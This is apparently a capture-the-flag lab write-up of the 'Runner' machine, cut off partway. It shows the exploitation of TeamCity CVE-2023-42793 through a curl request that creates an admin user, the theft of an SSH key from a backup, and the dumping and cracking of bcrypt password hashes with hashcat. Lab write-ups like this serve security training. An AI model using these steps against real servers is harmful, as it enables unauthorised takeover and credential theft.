
Platform: JAVA

Date: 2024-03-14


EDB Verified: ✗

https://blog.projectdiscovery.io/cve-2023-42793-vulnerability-in-jetbrains-teamcity/

2) Exploited it to get access to admin panel



```
┌──(vigneswar㉿VigneswarPC)-[/tmp/runner]
└─$ proxychains -q python3 exploit.py -u "http://teamcity.runner.htb"  -v

=====================================================
*       CVE-2023-42793                              *
*  TeamCity Admin Account Creation                  *
*                                                   *
*  Author: ByteHunter                               *
=====================================================

Token: eyJ0eXAiOiAiVENWMiJ9.enNNQlFQa1UxSnhaNHNHSGx3YVdMWlFKMy0w.OTE0M2Q5ZWEtZTM4Ny00MWFhLThhY2MtMGFlYWI4ZmRhYWE4
Successfully exploited!
URL: http://teamcity.runner.htb
Username: city_adminEBIh
Password: Main_password!!**
Final curl command: curl --path-as-is -H "Authorization: Bearer eyJ0eXAiOiAiVENWMiJ9.enNNQlFQa1UxSnhaNHNHSGx3YVdMWlFKMy0w.OTE0M2Q5ZWEtZTM4Ny00MWFhLThhY2MtMG
FlYWI4ZmRhYWE4" -X POST http://teamcity.runner.htb/app/rest/users -H "Content-Type: application/json" --data '{"username": "city_adminEBIh", "password": "th
eSecretPass!", "email": "nest@nest", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}}'
```




⚠ Some users cannot use optimized web UI updates via WebSocket protocol....

All Projects

All-Projects All Projects Empty project

Username: city_adminEBIh
Password: Main_password!!**

3) Uploaded my ssh key



SSH Keys


Supported formats: OpenSSH private keys.

SSH key id_rsa was uploaded

Key Name		
id_rsa Copy the public key	*(unused)*	Delete

That didnt work for some reason

4) Found a backup tab



Administration

Backup

Start backup

Backup file: * TeamCity_Backup ☑ add timestamp suffix
Directory for backup files: **/data/teamcity_server/datadir/backup**

Backup scope: Basic

- database
- server settings, projects and builds configurations, plugins
- supplementary data (settings history, triggers states, plugins data, etc.)

Note: Build artifacts as well as running builds and build queue state are not included in the backup.


⚠ The system is currently configured to work with an internal database (HSQL), which has limitations and is not recommended for production use. As a result, backup of a large database can cause an **OutOfMemory** error. See the TeamCity Data Backup page for details.

The last backup report

```
Backup file:                        /data/teamcity_server/datadir/backup/TeamCity_Backup_20240425_140703.zip  (258.85 KB)
Preparing:                          done in < 1s
Exporting database:                 done in < 1s, exported 36 tables
Exporting settings and configurations: done in < 1s
Exporting supplementary data:       done in < 1s
Finishing:                          done in < 1s

Backup completed successfully in < 1s
```

Exploitation


1) Got ssh access from key on backups




```
┌──(vigneswar㉿VigneswarPC)-[/tmp/…/projects/AllProjects/pluginData/ssh_keys]
└─$ ssh john@10.10.11.13 -i id_rsa
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Thu Apr 25 02:30:53 PM UTC 2024

  System load:                     0.72265625
  Usage of /:                      80.1% of 9.74GB
  Memory usage:                    48%
  Swap usage:                      0%
  Processes:                       239
  Users logged in:                 1
  IPv4 address for br-21746deff6ac: 172.18.0.1
  IPv4 address for docker0:        172.17.0.1
  IPv4 address for eth0:           10.10.11.13
  IPv6 address for eth0:           dead:beef::250:56ff:feb9:cc48


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Apr 25 10:32:48 2024 from 10.10.14.11
john@runner:~$
```

Privilege Escalation

1) Checked for app files



```
john@runner:/data$ ls
bin  certs  chisel  compose  docker_config  portainer.db  portainer.key  portainer.pub  teamcity_server  tls
john@runner:/data$
```




Portainer

https://www.portainer.io


Portainer

Portainer is your container management software to deploy, troubleshoot, and secure applications across cloud, datacenter, and Industrial IoT use cases.

2) Found db hashes in backups




```
┌──(vigneswar㉿VigneswarPC)-[/tmp/runner/TeamCity_Backup_20240425_142831/database_dump]
└─$ cat users
ID, USERNAME, PASSWORD, NAME, EMAIL, LAST_LOGIN_TIMESTAMP, ALGORITHM
1, admin, $2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John, john@runner.htb, 1714055283270, BCRYPT
2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em, Matthew, matthew@runner.htb, 1709150421438, BCRYPT
11, city_adminpi7i, $2a$07$rr/BqnBZQwDwx7DFzG7VyO2mjnGf77gzNjnMrGy384rtet30//V0G, , angry-admin@funnybunny.org, 1714055296611, BCRYPT
```




```
$2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em:piper123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGL...eVo.Em
Time.Started.....: Thu Apr 25 21:20:00 2024 (51 secs)
Time.Estimated...: Thu Apr 25 21:20:51 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1018 H/s (8.79ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 52032/14344384 (0.36%)
Rejected.........: 0/52032 (0.00%)
Restore.Point....: 51968/14344384 (0.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:112-128
Candidate.Engine.: Device Generator
Candidates.#1....: robbie01 -> phatass

Started: Thu Apr 25 21:19:54 2024
Stopped: Thu Apr 25 21:20:53 2024
```

3) Found a vhost



```
john@runner:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 runner runner.htb teamcity.runner.htb portainer-administration.runner.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
john@runner:~$
```




primary Up 2024-04-25 21:34:26 Standalone 25.0.3 /var/run/docker.sock

No tags Local

0 stacks 5 containers 3 2 0 0 7 volumes 2 images 2 CPU 4.1 GB RAM

Logged it with matthew:piper123

4) Two docker instances are running



